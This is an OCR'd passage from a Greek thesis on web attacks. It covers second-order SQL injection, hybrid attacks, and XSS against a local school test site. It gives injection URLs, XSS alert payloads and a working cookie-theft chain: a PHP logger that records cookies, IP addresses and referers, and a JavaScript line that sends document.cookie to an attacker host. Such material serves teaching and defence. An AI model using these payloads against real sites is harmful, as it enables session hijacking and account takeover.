Για να διαχειριστεί το δεύτερο αίτημα η εφαρμογή ξαναβρίσκει την αποθηκευμένη είσοδο και την προωθεί προκαλώντας την εκτέλεση του επιβλαβούς επερωτήματος.

Εάν εφαρμοστεί σωστά τότε τα αποτελέσματα από το επερώτημα επιστρέφονται σαν απάντηση στο δεύτερο αίτημα.


Η έγχυση επερωτημάτων «δεύτερης τάξης» είναι το ίδιο δυνατές και αποτελεσματικές όπως και οι επιθέσεις «πρώτης τάξης» ωστόσο πρόκειται για πιο λεπτότερη ευπάθεια η οποία είναι πιο δύσκολο να ανιχνευθεί. Η «δεύτερης τάξης» επίθεση με έγχυση επερωτημάτων συνήθως προκύπτει επειδή ένα από τα εύκολα λάθη που κάνουν οι προγραμματιστές όταν σκέφτονται μόνο τα μολυσμένα και τα επικυρωμένα στοιχεία. Στο σημείο όπου η είσοδος που λαμβάνεται απευθείας από τους χρήστες είναι σαφές ότι αυτή η είσοδος είναι

δυνητικά μολυσμένη και έτσι οι προγραμματιστές θα κάνουν προσπάθειες να αμυνθούν ενάντια στις επιθέσεις έγχυσης «πρώτης τάξης» . Ωστόσο αν αυτή η είσοδος επιμείνει και αργότερα ξαναχρησιμοποιηθεί είναι λιγότερο προφανές ότι τα δεδομένα είναι ακόμα μολυσμένα και μερικοί προγραμματιστές κάνουν το λάθος να διαχειριστούν αυτά τα δεδομένα χωρίς ασφάλεια. Ας υποτεθεί ότι έχουμε μια εφαρμογή με διευθύνσεις η οποία επιτρέπει στους χρήστες να αποθηκεύσουν πληροφορίες επαφών σχετικά με τους φίλους τους. Όταν δημιουργείτε μια επαφή ο χρήστης μπορεί να εισάγει λεπτομέρειες όπως όνομα, ηλεκτρονικό ταχυδρομείο και διεύθυνση. Η εφαρμογή χρησιμοποιεί την INSERT για να δημιουργήσει μια καινούργια θέση για την επαφή και διπλασιάζει τις μονές αποστρόφους στην είσοδο για να προλάβει τυχόν επιθέσεις έγχυσης.



Εικόνα 58: Εισαγώγη διπλών εισαγωγικών

Η εφαρμογή επίσης επιτρέπει στους χρήστες να τροποποιήσουν τις επιλεγμένες λεπτομέρειες για μια υπάρχουσα επαφή. Όταν ο χρήστης τροποποιεί μια υπάρχουσα επαφή, η εφαρμογή αρχικά χρησιμοποιεί την SELECT για να ξαναβρεί τις υπάρχουσες λεπτομέρειες για την επαφή και κρατά τις λεπτομέρειες στην μνήμη. Στην συνέχεια ανανεώνει τα υπάρχοντα στοιχεία με τις νέες λεπτομέρειες που έδωσε ο χρήστης βάζοντας ξανά διπλά εισαγωγικά στην είσοδο. Τα αντικείμενα που δεν ανανέωσε ο χρήστης έφυγαν από την μνήμη. Η εφαρμογή τότε θα χρησιμοποιήσει την UPDATE για να γράψει όλα τα δεδομένα από την μνήμη πίσω στην βάση.



Εικόνα 59: Εισαγωγή της εντολής UPDATE

Υβριδικές επιθέσεις

Οι υβριδικές επιθέσεις συνδυάζουν δύο ή περισσότερες εκμεταλλεύσεις για να επιτεθούν σε μια εφαρμογή. Μπορούν να συνδυαστούν επιθέσεις έγχυσης επερωτημάτων με άλλες τεχνικές με διαφορετικούς τρόπους για να μπορέσει να επιτευχθεί ο στόχος της επίθεσης σε μια εφαρμογή.

Πολλαπλασιασμός καταγεγραμμένων δεδομένων

Πρώτα από όλα μπορεί να χρησιμοποιηθεί η έγχυση επερωτημάτων για να ξαναβρεθούν ευαίσθητα δεδομένα που μπορούν να χρησιμοποιηθούν για να κλιμακώσουν τα δικαιώματα μέσα στην εφαρμογή. Για παράδειγμα ο επιτιθέμενος μπορεί να είναι σε θέση να διαβάσει κωδικούς άλλων χρηστών και να συνδεθεί σαν να είναι αυτοί. Αν οι κωδικοί είναι κατακερματισμένοι και γνωρίζει ο επιτιθέμενος τον αλγόριθμο μπορεί να σπάσει τους κωδικούς.

Επιπρόσθετα ο επιτιθέμενος μπορεί να είναι σε θέση να διαβάσει πίνακες με ευαίσθητα δεδομένα όπως είναι δεδομένα σύνδεσης, ονόματα χρηστών και σύμβολα συνεδρίας. Πιο περίτεχνα εάν η εφαρμογή περιλαμβάνει μια λειτουργία ανάκτησης λογαριασμού όπως είναι το ηλεκτρονικό ταχυδρομείο ή η χρήση ενός url για την ανάκτηση κωδικών που έχουν ξεχάσει οι χρήστες τότε ο επιτιθέμενος μπορεί να έχει την δυνατότητα να διαβάσει τις τιμές από τον λογαριασμό της ανάκτησης που έχει εκδοθεί σε άλλους χρήστες και να μπει αυτός.

Δημιουργία Cross Site Scripting (XSS)

Η έγχυση επερωτημάτων είναι ένα πολύ καλό εργαλείο για να βρει κάποιος μια ευπάθεια σε μια εφαρμογή διαδικτύου αλλά πολλές φορές μπορεί να χρειάζεται κάποιο άλλο είδους όπλο για να επιτευχθεί ο στόχος, αυτό είναι το cross-site scripting. Συχνά χρησιμοποιούνται οι ευπάθειες μιας εφαρμογής σε έγχυση επερωτημάτων για να εισαχθούν διάφοροι τύποι επιθέσεων τύπου XSS. Αν η είσοδος που έχει προσθέσει ο επιτιθέμενος δεν ανταποκριθεί αλλά η εφαρμογή επιστρέψει την απάντηση στο επερώτημα που δόθηκε σαν αίτηση το οποίο ελέγχεται από τον επιτιθέμενο τότε ο επιτιθέμενος μπορεί να εκμεταλλευτεί την

ευπάθεια για να καταφέρει τα ίδια αποτελέσματα όπως και με την έγχυση επερωτημάτων. Για παράδειγμα έχουμε την ιστοσελίδα του σχολείου και το παρακάτω επερώτημα εκτελείται στην βάση

http://localhost/MySchool/teachers.php?id3=1 union SELECT * from students where s_name = 'Vasiliki'

και η μεταβλητή id3 είναι ευπαθής σε έγχυση επερωτημάτων τότε ο επιτιθέμενος είναι σε θέση να κάνει μια επίθεση XSS μέσω του URL γράφοντας το επόμενο:

http://localhost/MySchool/teachers.php?id3='<script>alert("XSS")</script>'


Τώρα θα δοθεί ένα παράδειγμα για το πως στήνεται μια επίθεση XSS. Αρχικά θα παρουσιαστούν δύο βασικά στοιχεία που χρειάζονται για την επίθεση. Το πρώτο είναι η έννοια του scripting όπου θα δούμε ότι είναι μέρος της html και ο προγραμματιστής μπορεί να γράψει κώδικα που θα εκτελεστεί στην ιστοσελίδα. Το πρόβλημα που φυσικά δημιουργείται είναι τι γίνεται αν μπορεί να γράψει και ο επιτιθέμενος κώδικα που θα χρησιμοποιήσει η ιστοσελίδα. Το δεύτερο στοιχεία είναι η χρήση του url ως προπύργιο για την XSS επίθεση. Παρακάτω φαίνονται δύο παραδείγματα όπου γίνεται χρήση του scripting.

Εικόνα 60:Ιστοσελίδα που δέχεται επίθεση XSS.

Στην μπάρα του «search» ο επιτιθέμενος έριξε το script:


<script>alert(“XSS vurnerability”)</script>

Το αποτέλεσμα είναι το παρακάτω



Εικόνα 61:Μήνυμα οθόνης

Αυτό ήταν το πρώτο στάδιο για να καταλάβει ο επιτιθέμενος ότι η σελίδα είναι ευπαθή. Τώρα προχωράει ακόμα λίγο παραπάνω ζητώντας από την ιστοσελίδα να επιστρέψει κάποια στοιχεία από τον διακομιστή της σελίδας που θα φανούν χρήσιμα αργότερα. Εισάγοντας την εντολή <script>alert(document.cookie)</script> η ιστοσελίδα επιστρέφει το παρακάτω μήνυμα:



Εικόνα 62: Μήνυμα οθόνης με το cookie

Από εδώ και πέρα ο επιτιθέμενος θα προσπαθήσει να κλέψει από την γνωστή πλέον ιστοσελίδα του σχολείου κάποια στοιχεία από τον διακομιστή. Ο επιτιθέμενος δημιουργεί ένα αρχείο το οποίο το ονομάζει cookie.php το οποίο έχει σαν κώδικα τον παρακάτω. Επίσης δημιουργεί και ένα κενό αρχείο με ονομασία cookie.html το οποίο θα χρειαστεί για να κρατήσει δεδομένα που θα


επιστραφούν από την ιστοσελίδα . Και τα δύο αρχεία έχουν σηκωθεί σε ένα διακομιστή για σελίδες php. Στο συγκεκριμένο παράδειγμα έχει χρησιμοποιηθεί ο διακομιστής 0fee.net. Η ίδια διαδικασία μπορεί να γίνει και από το url καθώς μέχρι τώρα ότι έχει δειχθεί σε αυτή την διπλωματική είχε κάνει με το url σαν είσοδο των επιθέσεων κατά της ιστοσελίδας του σχολείου.

```
<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />

<title>Untitled Document</title>

</head>

<body>

<?php

$cookie =$_GET['c'];

$ip = getenv ('REMOTE_ADDR');

$date = date("j F, Y, g:i a");

$referer =getenv('HTTP_REFERER');

$fp = fopen('cookie.html','a');

fwrite($fp,'Cookie: '.$cookie.'<br> IP: '.$ip. '<br> Date and Time: '.$date.'<br> Refer: '.$referer.'</br></br></br>');

fclose($fp);

?>

</body>

</html>
```


Ο επιτιθέμενος γράφει στο url την παρακάτω εντολή

Javascript:void(document.location=http://192.168.2.2:8888/cookie.php?c=+document.cookie)

η οποία σαν αποτέλεσμα θα χει να φέρει για λογαριασμό του επιτιθέμενου τα cookies της ιστοσελίδας την ημερομηνία και την IP της σελίδας στόχου. Τα αποτελέσματα αποθηκεύονται σε ένα αρχείο html. Παρακάτω φαίνεται η εν λόγω διεργασία.



Εικόνα 63:Επίθεση XSS με javascript σε ιστισελίδα



Εικόνα 64:Επίθεση XSS με javascript σε ιστισελίδα

Εικόνα 65: Τα αποτελέσματα στο αρχείο cookie.html

ΣΥΜΠΕΡΑΣΜΑΤΑ

Τα συμπεράσματα από αυτή την διπλωματική είναι λίγα και ουσιαστικά. Έχουν να κάνουν με ένα και μόνο πράγμα, την διεπαφή του χρήστη με την βάση. Η λογική που διέπει τις επιθέσεις με έγχυση επερωτημάτων είναι απλή και αλάνθαστη. Φυσικά αν ήταν τόσο εύκολο να γίνουν αυτές οι επιθέσεις τότε στο διαδίκτυο θα είχε δημιουργηθεί το χάος. Ο καθένας θα μπορούσε να αποκτήσει πρόσβαση παντού. Όπως φάνηκε σε όλη την διάρκεια της διπλωματικής ο αδύναμος κρίκος για όλα τα δεινά που μπορεί να περάσει μια ιστοσελίδα είναι ο κώδικας που ενώνει τον περιηγητή του χρήστη με την βάση. Παρόλο που υπάρχουν αρκετοί αυτόματοι μηχανισμοί για την ανίχνευση και εξοστρακισμό του κακόβουλου λογισμικού όπως είναι τα τείχη προστασίας και τα φίλτρα παρακολούθησης εντούτοις αν ο προγραμματιστής δεν γράψει σωστά τον κώδικα που συνδέει αυτά τα δύο πράγματα τότε η ιστοσελίδα και πολύ περισσότερο η βάση που βρίσκεται από πίσω μένουν εκτεθειμένα σε εισβολείς. Στην σημερινή εποχή πλέον οι χρήστες και οι προγραμματιστές είναι πολύ πιο καλά προετοιμασμένοι για τους κινδύνους που κυκλοφορούν στο διαδίκτυο αλλά από εκεί και πέρα πάντα πρέπει να υπάρχει επαγρυπνήσει γιατί είναι αποδεδειγμένο ότι πάντα υπάρχουν «παραθυράκια» από οπού μπορούν να γίνουν επιθέσεις.

ΣΥΝΤΟΜΕΥΣΕΙΣ

AST	Abstarct syntax tree	Δέντρο αφηρημένης σύνταξης
HTML	Hyper text Markup Language	Γλώσσα Σήμανσης Υπερκειμένου
API	Application programming interface	Διεπαφή εφαρμογής
CMS	Content management system	Σύστημα διαχείρισης
URL	Uniform Resource Locator	Ενιαίος Εντοπιστής Πόρων
SQL	Structured Query Language	Γλώσσα δομημένων επερωτημάτων
CVE	Common Vurnerabilities and exposures	Κοινές ευπάθειες και εκμεταλλεύσεις
HTTP	HyperText Transfer Protocol	Πρωτόκολλο Μεταφοράς Υπερκειμένου
PIR	Proxy Intercepting Request	Διαμεσολαβητής αίτησης
Dbo	Database Objects	Αντικείμενα βάσης δεδομένων
Xml	Extensible Markup Language	Γλώσσα σήμανσης με σύνολο κανόνων ηλεκτρονικής κωδικοποίησης κειμένων
ANSI	American National Standards Institute	Αμερικάνικο ινστιτούτο προτυποποίησης
ISO	International Organization for Standardization	Διεθνής Οργανισμός Τυποποίησης
IIS	Internet Information Server	Διακομιστής πληροφοριών διαδικτύου
WAF	Web Application Firewalls	Τείχη προστασίας των εφαρμογών διαδικτύου

ΑΝΑΦΟΡΕΣ

A. Acharya and M. Raje. Mapbox: Using parameterized behavior classes to confine applications. In Proceedings of the 9th USENIX Security Symposium, pages 1–17, August 2000

A. Alexandrov, P. Kmiec, and K. Schauser. Consh: A confined execution environment for internet computations, December 1998

C. Anley. Advanced SQL Injection In SQL Server Applications White paper, Next Generation Security Software Ltd., 2002

C. Anley. (more) Advanced SQL Injection. White paper, Next Generation Security Software Ltd., 2002

G. T. Buehrer, B. W. Weide, and P. A. G. Sivilotti. Using Parse Tree Validation to Prevent SQL Injection Attacks. In International Workshop on Software Engineering and Middleware (SEM), 2005

W. R. Cook and S. Rai. Safe Query Objects: Statically Typed Objects as Remotely Executable Queries. In Proceedings of the 27th International Conference on Software Engineering (ICSE 2005)

E. M. Fayo. Advanced SQL Injection in Oracle Databases. Technical report, Argeniss Information Security, Black Hat Briefings, Black Hat USA, 2005

C. Gould, Z. Su, and P. Devanbu. JDBC Checker: A Static Analysis Tool for SQL/JDBC Applications. In Proceedings of the 26th International Conference on Software Engineering (ICSE 04) – Formal Demos, pages 697–698, 2004

C. Gould, Z. Su, and P. Devanbu. Static Checking of Dynamically Generated Queries in Database Applications. In Proceedings of the 26th International Conference on Software Engineering (ICSE 04), pages 645–654, 2004

V. Haldar, D. Chandra, and M. Franz. Dynamic Taint Propagation for Java. In Proceedings 21st Annual Computer Security Applications Conference, Dec. 2005

W. G. Halfond and A. Orso. AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks. In Proceedings of the IEEE and ACM International Conference on Automated Software Engineering (ASE 2005), Long Beach, CA, USA, Nov 2005. To Appear

Y. Huang, S. Huang, T. Lin, and C. Tsai. Web Application Security Assessment by Fault Injection and Behavior Monitoring. In Proceedings of the 11th International World Wide Web Conference (WWW 03), May 2003.